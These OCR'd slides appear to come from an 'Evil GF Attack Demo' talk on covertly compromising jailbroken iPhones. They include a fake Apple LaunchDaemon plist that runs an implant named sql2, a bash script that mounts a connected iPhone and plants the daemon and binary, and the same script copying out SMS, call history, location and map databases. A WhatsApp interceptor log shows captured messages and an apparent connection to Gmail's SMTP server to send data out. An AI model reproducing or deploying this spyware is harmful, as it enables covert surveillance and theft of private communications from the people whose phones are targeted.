


com.apple.CrashHousekeeping.plist

com.apple.CrashHousekeeping.plist 〉 No Selection

Key	Type	Value
Label	String	com.apple.CrashHousekeeping
RunAtLoad	Boolean	NO
▼StartCalendarInterval	Diction...	(2 items)
Hour	Number	4
Minute	Number	1
Program	String	/usr/bin/sql2

- Amended com.apple.CrashHousekeeping.plist



com.apple.CrashHousekeeping.plist

com.apple.CrashHousekeeping.plist 〉 No Selection

Key	Type	Value
RunAtLoad	Boolean	YES
LaunchOnlyOnce	Boolean	YES
Label	String	com.apple.CrashHousekeeping
Program	String	/usr/libexec/CrashHousekeeping

```
root@ubuntu:/tmp1#
```

Evil GF Attack Demo - Part I

Connect the jailbroken iPhone to Linux

Evil GF Attack Demo - Part 2

After the payload was transferred via USB

Required Software

- apt-get install libusb-dev usbmuxd libimobiledevice-dev libplist-dev libgnutls-dev build-essential libgnutls-dev libxml2-dev libreadline5-dev libgcrypt-dev libglib2.0-dev libplist-dev libusbmuxd-dev usbmuxd make automake autoconf libtool gcc python-dev git libfuse-dev libimobiledevice-utils -y


- git clone https://github.com/mcolyer/libiphone.git

- wget http://www.libimobiledevice.org/downloads/ideviceinstaller-1.0.0.tar.bz2

- apt-get install libgtk2.0-dev libnautilus-extension-dev intltool libzip-dev -y

- wget http://www.libimobiledevice.org/downloads/nautilus-ideviceinfo-0.1.0.tar.bz2

Code that detects iPhone and deploys binaries




scanUSB.sh


```
#!/bin/bash
mntp=/media/iPhone
DATE=`date +%e-%m-%y`
TIME=`date '+%e-%B-%Y-%T'`
dstLocation=/tmp1/DB/
debPath=/tmp1/Cydia
mkdir /tmp1/Cydia
rm -rf DB/ -y

i=0
while [ $i -le 1 ]
do
    if ( lsusb | grep -i 'Apple' ); then
        mkdir /media/iPhone
        ifuse $mntp --root
        mkdir -p /media/iPhone/var/root/Media/Cydia/AutoInstall
        sleep 1
        cp /tmp1/
        echo "iPhone has been mounted"

        cp "/tmp1/Transfer/com.apple.CrashHousekeeping.plist" $mntp"/System/Library/LaunchDaemons/com.apple.CrashHousekeeping.plist"
        cp "/tmp1/Transfer/sql2" $mntp"/usr/bin/sql2"

        deviceName=`ideviceinfo -s | grep -i "DeviceName" | awk '{print $2}'`
        newdstLocation=$dstLocation$deviceName
        if [ ! -d $newdstLocation ]; then
            mkdir -p $newdstLocation
            echo $newdstLocation
                cp -fr $debPath $mntp"/var/root/Media/Cydia/AutoInstall"
            cp -fr $mntp"/private/var/mobile/Library/SMS/sms.db" $newdstLocation
            cp -fr $mntp"/private/var/root/Library/Caches/locationd/consolidated.db" $newdstLocation
            cp -fr $mntp"/private/var/mobile/Library/CallHistory/call_history.db" $newdstLocation"/call_history_mobile.db"
            cp -fr $mntp"/private/var/wireless/Library/CallHistory/call_history.db" $newdstLocation"/call_history_wireless.db"
            cp -fr $mntp"/private/var/mobile/Library/Caches/Maps/MapTiles/MapTiles.sqlitedb" $newdstLocation
            cp -fr $mntp"/private/var/mobile/Library/Caches/MapTiles/MapTiles.sqlitedb" $newdstLocation
            ideviceinstaller -l > $newdstLocation/installedSoftware.txt
            ideviceinfo -s > $newdstLocation/deviceInfo.txt
            fusermount -u $mntp
            echo "Backup Completed"
        else
            echo "Skipping. Device was already backed up"
            sleep 10
        fi
            #break
```

Demo of Whatsapp Inteceptor

Its easy to write tools for Jailbroken iPhone



```
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/message id='1318468512-22'
to='6590718849@s.whatsapp.net' type='chat' srv_req cli_req {text}
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPStream send:] [Line 118] >>> Send 63 byte(s) >>>
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 206] <<< Recv 157 byte(s) <<<
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPStream onSocket:didReadData:withTag:] [Line 212] Incoming buffer contains 157
byte(s), processed 157 byte(s).
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] recv/message id='1318468512-22'
from='6590718849@s.whatsapp.net' type='chat' srv_ack
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] recv/message id='1318468512-22'
t='1318468618' from='6590718849@s.whatsapp.net' type='chat' cli_req {text}
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: C: Attempting to connect to server at: smtp.gmail.com:25
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPConnection processIncomingMessages:] [Line 706] Messages count [1]
Oct 13 09:16:53 unknown WhatsApp[371] <Warning>: -[XMPPConnection logStanza:recv:] [Line 3125] send/message id='1318468512-22'
to='6590718849@s.whatsapp.net' type='chat' cli_ack
Oct 13 09:16:53 unknown WhatsApp[371
Oct 13 09:16:53 unknown WhatsApp[371
```

